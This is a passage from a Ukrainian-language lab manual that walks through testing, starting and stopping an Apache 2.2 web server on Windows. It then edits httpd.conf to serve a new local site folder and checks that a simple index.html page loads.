


Рис. 2.11 Вікно налаштувань браузера Internet Explorer




Рис. 2.12 Вікно налаштувань параметрів локальної мережі

15. Перевіряємо спроможність Веб-серверу обслуговувати запити до

ресурсів за IP-адресою 127.0.0.1, яка асоціюється операційною системою з власним комп'ютером. В адресному рядку браузера набираємо `http://127.0.0.1` та натискаємо кнопку "Переход". У відповідь у вікні браузера повинна з'явитись інформація показана на рис. 2.13. Зазначимо, що в браузері відобразився файл `index.html`, розміщений в теці `C:\Program Files\Apache Software Foundation\Apache2.2\htdocs`. Даний файл, як і вказана тека автоматично створюється при інсталяції Веб-серверу (див. рис. 2.14, 2.15).




Рис. 2.13 Перевірка доступності IP-адреси 127.0.0.1




Рис. 2.14 Перевірка наявності теки з Веб-документами

16.Перевіряємо спроможність Веб-серверу обслуговувати запити до ресурсів з доменним іменем `localhost`, якт асоціюється операційною системою з власним комп'ютером. В адресному рядку браузера набираємо

http://localhost та натискаємо кнопку "Переход". У відповідь у вікні браузера повинна з'явитись інформація показана на рис. 2.16. Зазначимо, що доменне ім'я localhost відповідає IP-адресі 127.0.0.1, тому в браузері відобразився той же файл index.html, розміщений в теці C:\Program Files\Apache Software Foundation\Apache2.2\htdocs. Відповідно інформація вікон показаних на рис. 2.13, 2.16 співпадає.




Рис. 2.15 Перевірка наявності файлу index.html




Рис. 2.16 Перевірка доступності доменного імені localhost

Управління Веб-сервером

17. Найбільш ефективною є методика управління Веб-сервером за допомогою значка Apache, показаного на рис. 2.10. Контекстне меню цього значка показане на рис. 2.17. В контекстному меню вибираємо опцію "Open Apache Monitor". У відповідь повинно відкритись, показане на рис. 2.18 вікно управління Веб-сервером. Зазначимо, що в верхній частині поля "Service Status" значок Apache відображається зеленим кольором, що свідчить про працездатний стан Веб-серверу.



Рис. 2.17 Контекстне меню значка Apache




Рис. 2.18 Вікно управління Веб-сервером.

18. Для зупинки Веб-серверу слід натиснути кнопку Stop. У відповідь вікно управління Веб-сервером змінюється відповідно рис. 2.19. Зазначимо, що в верхній частині поля "Service Status" значок Apache відображається червоним кольором, що свідчить про непрацездатний стан Веб-серверу. В нижній частині цього поля відображається історія зупинок/запуску Веб-серверу, а кнопка "Stop" стає неактивною.

19. Для нового запуску Веб-серверу слід натиснути кнопку Start. У відповідь вікно управління Веб-сервером змінюється відповідно рис. 2.20. Зазначимо, що в верхній частині поля "Service Status" значок Apache знову відображається зеленим кольором, а кнопка "Start" стає неактивною.




Рис. 2.19 Вікно зупинки Веб-серверу




Рис. 2.20 Вікно запуску Веб-серверу

20. Для перезапуску Веб-серверу слід натиснути кнопку Restart (виділена колом на рис. 2.20).

Першочергова настройка Веб-серверу

21. Відкриваємо теку conf розміщену за адресою C:\Program Files\Apache Software Foundation\Apache2.2\conf. Зміст теки показано на рис. 2.21. Знаходимо в означені теці конфігураційний файл httpd.conf.




Рис. 2.21 Зміст конфігураційної теки Веб-серверу Apache

22.Програмою „Блокнот” відкриваємо файл конфігураційний httpd.conf

23.Вказуємо, що Веб-сервер буде обслуговувати запити до IP-адреси 127.0.0.1 спрямовані на порт номер 80. Для цього змінюємо рядки

#Listen 12.34.56.78:80

Listen 80

на

Listen 127.0.0.1:80

Якщо слід обслуговувати іншу IP-адресу або інший порт то відповідні зміни вносяться саме в цей рядок. При необхідності обслуговувати запити сайту з доменним іменем відмінним від localhost, наприклад test, то змінюємо рядок

ServerName localhost:80

на

ServerName test:80

24. Вказуємо, нову теку F:/int, в якій будуть розміщені файли Веб-сайту. Для цього рядок

DocumentRoot "C:/Program Files/Apache Software Foundation/Apache2.2/htdocs"

змінюємо на

DocumentRoot "F:/int"

25. Вказуємо на можливість вільного доступу всіх користувачів Веб-сайту до теки F:/int. Для цього рядок

<Directory "C:/Program Files/Apache Software Foundation/Apache2.2/htdocs">

змінюємо на

<Directory "F:/int">

Зазначимо, що ця опція стосується налаштувань теки, асоційованої з Веб-айтом.

26.Зберігаємо та закриваємо файл httpd.conf.

27.Перезапускаємо Apache.

28.За допомогою програми „Мій комп’ютер” на диску „F” створюємо теку „int”.

29.Призначаємо цій теці повний доступ. Для цього в контекстному меню теки вибираємо команди „Доступ и безопасность”. Якщо, в контекстному меню теки команда „Доступ и безопасность” відсутня, то слід:

– Відповідно інструкції показаних на рис. 2.22 відкрити вікно властивостей теки.

– Відповідно інструкції показаних на рис. 2.23 відмінити відображення простого вигляду тек та натиснути клавішу ОК.




Рис. 2.22 Команди відкриття вікна властивостей теки




Рис. 2.23 Відмінити відображення простого вигляду тек

30. Після вибору команди „Доступ и безопасность” з’являється показане на рис. 2.22 вікно властивостей теки. Встановлюємо опції показані на рис. 2.22.

31. Підтвердженням встановлення загального доступу є зміна значка теки "F:/int" відповідно рис. 2.23.

Перевірка працездатності Веб-серверу.

32. В теці "F:/int" створюємо текстовий документ та називаємо його index.html (Погоджуємось на зміну розширення файлу). За допомогою програми „Блокнот” відкриваємо даний файл та записуємо в нього:

```
<html><head>
<title>Hello</title></head>
<body>Hello</body>
</html>
```

Зберігаємо та закриваємо файл.




Рис. 2.22 Вікно властивостей теки




Рис. 2.23 Сигналізація про підтвердження загального доступу до теки "F:/int"

33.Перевіряємо доступність файлу index.html при запиті до IP-адреси 127.0.0.1. Для цього у адресному рядку браузера набираємо „http://127.0.0.1”. Натискаємо „Enter”. Відповідне вікно браузеру показане на рис. 2.24. В

випадку появи вікна запиту на підключення до Інтернет підтверджуємо запит.




Рис. 2.24 Перевірка працездатності Веб-серверу при запиті IP-адреси

34. Перевіряємо доступність файлу index.html при запиті до доменного імені localhost. Для цього у адресному рядку браузера набираємо „http://localhost”. Натискаємо „Enter”. Відповідне вікно браузера показане на рис. 2.25.

